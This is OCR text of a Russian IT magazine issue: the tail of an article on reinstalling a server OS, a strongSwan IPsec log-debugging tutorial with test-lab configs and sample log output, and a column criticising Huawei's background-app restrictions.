шанс попробовать снова.



Успешная переустановка


После установки и загрузки можно настраивать новую ОС, ставить софт, драйверы... Тут не мне тебя учить.

ЗАКЛЮЧЕНИЕ

Я мог бы закончить целой лекцией о том, что этот метод недопустимо использовать для угона чужих серверов и вредительства, но я надеюсь, что ты и так в курсе возможных последствий. Так что используй эти знания с умом!

ГАДАНИЕ ПО ЛОГАМ IPSEC

НА ПРАКТИКЕ РАЗБИРАЕМ ПРОТОКОЛ IKE



IPsec задумывался как универсальный стек протоколов для VPN, после которого никаких других уже не нужно. Само существование OpenVPN, WireGuard и множества других протоколов доказывает, что достичь своей цели разработчикам IPsec не удалось.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

Цена абсолютной универсальности и гибкости — чрезмерная сложность протокола, а значит, и сложность его настройки и отладки. Кроме того, первая версия IPsec разрабатывалась совсем в другое время, когда динамических адресов, NAT и мобильных подключений не существовало. Поменять архитектуру протокола было уже невозможно, поэтому он оброс расширениями и стал еще сложнее.

Казалось бы, можно просто забыть его как страшный сон и пользоваться более удобными решениями вроде того же OpenVPN. Но не все так просто — IPsec остается единственным общепризнанным стандартом и единственным протоколом, который поддерживает сетевое оборудование всех производителей.

Сервисам VPN, призванным повысить приватность, никто не диктует, что использовать, поскольку на их серверах и клиентах ОС общего назначения, на которую можно поставить что угодно. В корпоративных сетях такой свободы выбора может и не быть. А уж если ты соединяешь две сети на оборудовании разных поставщиков, то выбора может не быть вообще — только IPsec.

В общем, если ты занимаешься сетевым администрированием, избежать работы с IPsec вряд ли получится, несмотря на всю его сложность и неудобства. И если бы все ограничивалось сложностью самого протокола! Зачастую «веселья» добавляют различия реализаций, разные умолчания в них и не вполне адекватные админы на другой стороне, от которых не дождешься никакой отладочной информации. В этом случае настройка и отладка туннелей превращается в гадание по логам.

При этом логи IPsec зачастую полны специфичной терминологии и легко могут смутить новичка, еще незнакомого с протоколом в деталях. В этой статье мы рассмотрим ряд возможных ошибок настройки и их проявления в логах.

В качестве примера мы возьмем strongSwan. Эта свободная реализация IPsec (вернее, протокола IKE) весьма популярна и используется многими дистрибутивами Linux и FreeBSD для сетевых устройств: OpenWRT, pfSense, Sophos, VyOS и другими.

ОСНОВЫ

Протокол IPsec состоит из двух частей: протокола IKE (Internet Key Exchange) и протоколов AH и ESP (Authentication Header и Encapsulated Security Payload).

Протоколы AH и ESP отвечают за шифрование трафика и его аутентификацию с помощью встроенных в заголовок пакета подписей, они реализованы в ядре ОС или в аппаратной части маршрутизатора. Для их работы требуется согласование параметров шифрования. Набор из селекторов трафика и настроек, который указывает ядру, какой трафик и как шифровать, называется security association (SA). Во многих системах их **можно** настроить вручную. Например, в Linux это делается командой ip xfrm. На практике этот метод почти не используется из-за трудоемкости.

Для автоматизации обмена ключами и согласования настроек применяется протокол IKE. Его реализация — это обычно процесс в пространстве пользователя; сам по себе он никакой трафик не шифрует, а просто создает security associations в ядре (в Linux — по протоколу netlink). Именно IKE обычно настраивают сетевые администраторы, и именно на этапе согласования параметров туннеля всплывают все ошибки и несовместимости в настройках.

ПРАКТИКА


Итак, давай развернем небольшой тестовый полигон, а потом разберемся непосредственно с логами.

Поднимаем туннель

Прежде всего нам понадобятся две машины с установленным strongSwan версии 5.2 или выше. Назовем их east и west. Присвоим им условные адреса 192.0.2.10 и 203.0.113.10.

INFO

Условные публичные адреса правильнее всего брать из сетей, специально зарезервированных для примеров и документации в RFC 5737:
- 192.0.2.0/24
- 198.51.100.0/24
- 203.0.113.0/24



Топология сети

Для простоты мы ограничимся статическим общим ключом (pre-shared key), хотя strongSwan поддерживает и ключи RSA, и сертификаты x.509.

Сначала создадим `/etc/ipsec.conf` и `/etc/ipsec.secrets` для east.

```
config setup

conn tunnel-west
  left=192.0.2.10
  right=203.0.113.10
  leftsubnet=10.20.30.0/24
  rightsubnet=10.40.50.0/24
  leftsubnet=10.20.30.0/24
  ike=aes128-sha1-modp2048!
  keyexchange=ikev2
  reauth=no
  ikelifetime=28800s
  closeaction=none
  esp=aes128-sha1!
  keylife=3600s
  rekeymargin=540s
  type=tunnel
  compress=no
  authby=secret
  auto=start
  keyingtries=%forever
```

```
192.0.2.10 203.0.113.10 : PSK "qwerty"
```

Теперь создадим `/etc/ipsec.conf` и `/etc/ipsec.secrets` для west.

```
config setup

conn tunnel-east
  left=203.0.113.10
  right=192.0.2.10
  leftsubnet=10.40.50.0/24
  rightsubnet=10.20.30.0/24
  leftsubnet=10.40.50.0/24
  ike=aes128-sha1-modp2048!
  keyexchange=ikev2
  reauth=no
  ikelifetime=28800s
  closeaction=none
  esp=aes128-sha1!
  keylife=3600s
  rekeymargin=540s
  type=tunnel
  compress=no
  authby=secret
  auto=route
  keyingtries=1
```

```
203.0.113.10 192.0.2.10 : PSK "qwerty"
```

Проверить состояния туннелей можно командой `sudo ipsec statusall`. Если ты нигде не ошибся, ты увидишь там что-то вроде такого:

```
Security Associations (1 up, 0 connecting):
tunnel-west[5]: ESTABLISHED 65 minutes ago, 192.0.2.10[192.0.2.10]...
203.0.113.10[203.0.113.10]
tunnel-west[5]: IKEv2 SPIs: 625b6b882998fc83_i* edc6c365bf5aaabc_r,
rekeying in 6 hours
tunnel-west[5]: IKE proposal: AES_CBC_128/HMAC_SHA1_96/PRF_HMAC_SHA1/
MODP_2048
```

INFO

Погасить или поднять туннель вручную можно командами вида `sudo ipsec up/down tunnel-west`.

Включаем отладочные сообщения

По умолчанию strongSwan не показывает в логах никаких деталей происходящего. Это решение авторов в чем-то можно понять — если все работает, детальная запись диалога IKE будет просто ненужным шумом.

Если у тебя есть возможность править файлы настроек, то выбор опций там весьма широк. Применить изменения без перезапуска демона можно командой `swanctl --reload-settings` либо отправкой сигнала SIGHUP процессу charon.

Увы, в специализированных сетевых дистрибутивах этой возможности может и не быть — они бывают весьма чувствительны к попыткам что-то сделать в обход их интерфейса. Но не все потеряно! Если у тебя есть доступ по SSH, уровень детализации логов у работающего демона можно поменять командой `sudo ipsec stroke loglevel ike 3`.

Уровни детализации бывают от -1 (не писать ничего) до 4 (выводить все, вплоть до секретных ключей). Уровень 3 включает вывод дампов пакетов, но не запись в логи секретной информации — оптимально для наших целей.

INFO

В IKE, увы, не предусмотрен механизм отправки детальных отчетов об ошибках — инициатору обычно придет просто no proposal chosen. Поэтому включать отладочные сообщения и смотреть их нужно на принимающей стороне. Если ты вынужден отлаживать неработающий туннель, переведи свой маршрутизатор в пассивный режим, в strongSwan — опцией `auto=route`.

Несовместимые версии IKE

Нужно помнить, что существует две версии IKE: старая IKEv1 и новая IKEv2. Вторая версия протокола решает очень много проблем первой: определение и настройка NAT traversal в большинстве случаев просто работает, в одном туннеле можно совместить несколько локальных и удаленных сетей, а полноценный механизм keepalive наконец позволил обеим сторонам видеть, что туннель все еще жив.

Однако IKEv1 и IKEv2, по сути, разные и не вполне совместимые протоколы. До версии 5.0 в strongSwan за них даже отвечали разные демоны (pluto и charon). В новых версиях вся функциональность объединена в charon, но различий между протоколами меньше не стало, и автоматический даунгрейд с IKEv2 на IKEv1 все так же невозможен.

В strongSwan версия протокола указывается опцией `keyexchange`. Пропишем в конфиг стороны east опцию `keyexchange=ikev1`, перезапустим туннель и посмотрим, что будет. На east мы получим то самое весьма расплывчатое сообщение no proposal chosen независимо от детализации логов.

```
rtr-east charon[13411]: 06[NET] sending packet: from 192.0.2.10[500] to
203.0.113.10[500] (336 bytes)
rtr-east charon[13411]: 08[NET] received packet: from 203.0.113.10[500]
to 192.0.2.10[500] (36 bytes)
rtr-east charon[13411]: 08[ENC] parsed IKE_SA_INIT response 0 [ N(
NO_PROP) ]
rtr-east charon[13411]: 08[IKE] received NO_PROPOSAL_CHOSEN notify error
rtr-east charon[13411]: 08[IKE] IKE_SA tunnel-west[2] state change: CON-
NECTING => DESTROYING
```

На второй стороне в этом случае можно увидеть сообщение no IKE config found.

```
rtr-west charon[14183]: 14[IKE] no IKE config found for 203.0.113.10...
192.0.2.10, sending NO_PROPOSAL_CHOSEN
```

Решение: сообщить админу второй стороны свою версию IKE и попросить удостовериться в ее совпадении.

Неверный ключ

Если в твоих настройках адреса маршрутизаторов прописаны явно, сообщение будет вида MAC mismatched. Здесь MAC означает Message Authentication Code.

```
rtr-east charon[13411]: 16[IKE] tried 1 shared key for '192.0.2.10' -
'203.0.113.10', but MAC mismatched
```

Несовместимые опции шифрования и PFS

PFS (Perfect Forward Secrecy) — это механизм обеспечения долговременной криптостойкости. Суть его в том, что на основе общего ключа вычисляется временный сессионный ключ. Сам по себе общий ключ никогда не используется напрямую: при установке соединения сразу генерируется временный ключ, который затем меняется по расписанию или при разрыве соединения. Таким образом, даже если злоумышленники подберут ключ, они получат только доступ к трафику текущей сессии. Когда время действия ключа истечет, им придется подбирать его заново, что непрактично.

Сессионный ключ вычисляется с помощью алгоритма Диффи — Хеллмана (DH), классического или на основе эллиптических кривых.

Подход к настройке PFS в сетевых устройствах бывает самым разным. В некоторых системах можно встретить настройку вроде PFS enable/disable, что так же бессмысленно, как опция «включить шифрование». Не бывает «просто» шифрования, бывает конкретный шифр и конкретный режим его работы, например AES-128-CBC. Не бывает и «просто» алгоритма выработки сессионных ключей.

На практике опция «включить PFS», как правило, подразумевает протокол DH group 2 (modp1024). Кстати, он уже считается устаревшим и небезопасным. Бывают и другие варианты, так что нужно уточнять в документации. Но можно это увидеть и в логах.

При высоких уровнях детализации strongSwan покажет тебе received proposals (что предлагает инициатор) и configured proposals (что настроено на твоей стороне).

Для эксперимента поменяем в конфиге west опцию `esp=aes128-sha1!` на `esp=aes-128-sha1-modp2048!` и увидим в логах следующее.

```
rtr-west charon[14183]: 08[CFG] received proposals: ESP:AES_CBC_128/
HMAC_SHA1_96/MODP_2048/NO_EXT_SEQ
rtr-west charon[14183]: 08[CFG] configured proposals: ESP:AES_CBC_128/
HMAC_SHA1_96/NO_EXT_SEQ
rtr-west charon[14183]: 08[IKE] no acceptable proposal found
```

Порядок следования опций: шифр, хеш, PFS. Здесь мы видим, что шифр (AES-128) и хеш (SHA-1) совпадают, вся разница в опции MODP_2048: она есть в received proposals, но отсутствует в configured. Все опции с префиксами `MODP` и `ECP` — это названия групп для протокола DH. Соответствие номеров групп и обозначений MODP/ECP можно найти в документации к strongSwan.

Несовместимость шифра и хеша встречается реже, поскольку во всех системах их надо указывать явно — забыть их указать невозможно. Но теперь ты уже знаешь, куда смотреть. Формат опции шифра: `$name_$mode_$keyLength`. В нашем примере выше указан AES в режиме CBC с длиной ключа 128 бит.

Туннель «жив», а трафик не идет

Бывает и такое, и не так редко — особенно с IKEv1. По данным из вывода `sudo ipsec statusall` вроде все в норме, но трафик уходит и не возвращается. Дело в том, что в IKEv1 нет обязательного механизма двустороннего обмена пакетами keepalive. Таким образом, в промежутках между истечением времени жизни ключа процесс IKE никак не контролирует происходящее и реализация AH/ESP (то есть ядро ОС или аппаратный криптопроцессор) предоставлены сами себе. Пакеты будут шифроваться и отправляться, даже если на другой стороне никто не готов их принять.

Для борьбы с этим предназначены опции DPD (Dead Peer Detection). Однако значения тайм-аутов не входят в proposal и не согласуются между сторонами, так что даже при включенном DPD одна сторона может считать туннель живым куда дольше другой — в пределе до истечения IKE timeout, который может составлять много часов.

Если у тебя возникла такая проблема, не забывай уточнить у админа второй стороны значения всех таймеров DPD. Но еще лучше сразу уговаривай всех на IKEv2, где такие проблемы менее вероятны.

ЗАКЛЮЧЕНИЕ

Со стороны чтение логов IPsec может показаться особым искусством. Но если внимательно изучить детали работы протокола IKE, сообщения становятся куда понятнее, а отладка — быстрее.

КОЛОНКА ЕВГЕНИЯ ЗОБНИНА

БЛЕСК И НИЩЕТА HUAWEI

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

Для Huawei 2019 год стал едва ли не худшим годом за всю историю компании. Своими недальновидными указами президент США Дональд Трамп сделал так, что китайский производитель теперь не может использовать в смартфонах не только приложения и сервисы компании Google, но и собственные процессоры. И я не стал бы заикаться об этом не очень интересном событии, если бы не огромное количество поклонников Huawei, внезапно проявивших преданность компании.

Вопреки всем ожиданиям люди продолжили покупать смартфоны любимой марки и не побежали менять их после двух дней мучительного использования. Они оказались готовы заморачиваться с установкой сторонних приложений из непонятных источников, просиживать ночи за чтением мануалов по нелегальной установке Play Store и искать аналоги известных приложений в Huawei AppGallery. Любовь людей оказалась столь велика, что в этом году компания не только не потеряла на продажах телефонов, но и укрепила свои позиции, став самым популярным брендом в мире (да, Apple и Samsung остались позади).

Конечно же, ключевую роль в этой популярности сыграли покупатели из Китая, которые не имели доступа к сервисам Google, а после появления запретов пошли покупать хуавеи из принципа. Помогла и агрессивная рекламная кампания, захватившая все медиапространство, вплоть до Первого канала и инстаграмов гламурных див. Но поговорить я бы хотел не о феномене Huawei и всей китайщины в целом, а о том, что же все-таки получает тот самый фанат компании Huawei, готовый мириться с отсутствием необходимых приложений.


Но сначала немного словоблудия.

БИЗНЕС ПО-КИТАЙСКИ

В последние несколько лет я плотно занимаюсь разработкой мобильных приложений для Android и поэтому всегда имею в своем арсенале пяток-другой телефонов разных производителей: Huawei, Xiaomi, Samsung, OnePlus и так далее. Среди них есть телефон с прошивкой AOSP (чистый Android), которая позволяет протестировать приложения в, так сказать, эталонной среде. В качестве бонуса я всегда могу посмотреть, как прошивки работают в сравнении с «настоящим Android», таким, каким его задумала Google.

И здесь начинается самое интересное. Android — это ОС с открытым исходным кодом, поэтому у каждого производителя есть возможность изменить любой из его компонентов в любую сторону. И большинство производителей охотно этим пользуются, тюнингуя внешний вид (то, что пользователи некорректно называют словом «оболочка») и поведение операционной системы. И если первое обычно ничем плохим не заканчивается, разве что приходится привыкать к новому UI, то второе может привести к катастрофическим последствиям.

Пользователи Huawei наблюдают эти последствия ежедневно. Особая гордость и непременный аргумент любого поклонника Huawei в том, насколько долго их телефон живет от одного заряда батареи. Смартфон действительно может ставить рекорды, и с точки зрения рядового пользователя это существенный плюс. А вот с точки зрения разработчика приложений и юзера, которому нужно нечто больше, чем вконтактик, — ужасная головная боль.



Сравнительный тест времени жизни от батареи. Источник: www.anandtech.com

Дело в том, что в штате Huawei нет магов, а если решать проблему слишком непродолжительной жизни смартфона от батареи без магии, то остается один вариант — запретить все, что связано с фоновой активностью. Китайцы любят этот подход. Он прост в реализации и эффективен: ты запрещаешь приложениям перезапускаться, будить друг друга, отправлять друг другу сообщения, просыпаться, пока экран телефона выключен, — и проблема решена. А вместе с ней решена проблема нормальной жизни пользователя: будильники и напоминания перестают срабатывать, уведомления приходят с большой задержкой, часть функций приложений просто отваливается.

Да, твой WhatsApp продолжит нормально работать. Но не потому, что он так хорош, а потому, что в прошивках почти всех китайских смартфонов есть белый список приложений, на которые ограничения либо не распространяются вовсе, либо распространяются частично. И проблема здесь в том, что в него включают исключительно популярный софт. Если ты решишь установить какой-нибудь Delta Chat — он не будет работать корректно. И жаловаться ты пойдешь к разработчикам Delta Chat, а не к Huawei.

INFO

В свое время пользователи Huawei настолько надоели жалобами разработчикам VLC, что тем не осталось иного выбора, кроме как заблокировать установку приложения на половину моделей смартфонов этой компании.

